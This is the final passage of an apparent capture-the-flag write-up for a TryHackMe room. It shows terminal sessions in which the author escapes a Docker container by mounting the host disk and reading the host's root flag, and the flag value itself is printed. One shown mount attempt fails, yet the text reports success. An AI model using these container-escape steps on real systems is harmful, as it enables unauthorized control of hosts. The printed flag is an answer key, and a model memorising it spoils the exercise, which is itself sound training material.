
```
root@d8a41bcdb808:/root# mkdir /mnt/tm
mkdir /mnt/tm
root@d8a41bcdb808:/root# mount /dev/svda1 /mnt/tm
mount /dev/svda1 /mnt/tm
mount: special device /dev/svda1 does not exist
root@d8a41bcdb808:/root# cd /mnt/tm
cd /mnt/tm
root@d8a41bcdb808:/mnt/tm# ls -la
```

After a successfull mounting of the disk, I navigated to the /mnt/tm dir as shown below.

```
root@Kali: /home/scr34tur3/Downloads 82x27
root@d8a41bcdb808:/root# cd /mnt
cd /mnt
root@d8a41bcdb808:/mnt# ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Jun 30 23:16 .
drwxr-xr-x 63 root root 4096 Jun 30 23:16 ..
drwxr-xr-x 22 root root 4096 May 15  2021 tm
root@d8a41bcdb808:/mnt# cd tm
cd tm
root@d8a41bcdb808:/mnt/tm# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
```

BOOM, I was able to access the root directory on the host machine and I was able to read the second root flag as shown in the image below.

```
root@Kali: /home/scr34tur3/Downloads 82x27
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@d8a41bcdb808:/mnt/tm# cd root
cd root
root@d8a41bcdb808:/mnt/tm/root# ls
ls
root.txt
root@d8a41bcdb808:/mnt/tm/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@d8a41bcdb808:/mnt/tm/root#
```



https://tryhackme.com/r/room/sweettoothinc

CONCLUSION

Through research, I successfully enumerated the InfluxDB instance, retrieved credentials, and discovered an exposed Docker socket.

The retrieval of credentials and the exposed Docker socket indicate potential vulnerabilities that could be exploited to gain unauthorized access and control over the system. These findings underscore the importance of robust security measures, including proper configuration management, regular security audits, and adherence to best practices for securing databases and container environments.

It was a challenging room that required a lot of research since it was my first time interacting with an influxdb. However, challenging it seemed to be, It was fun.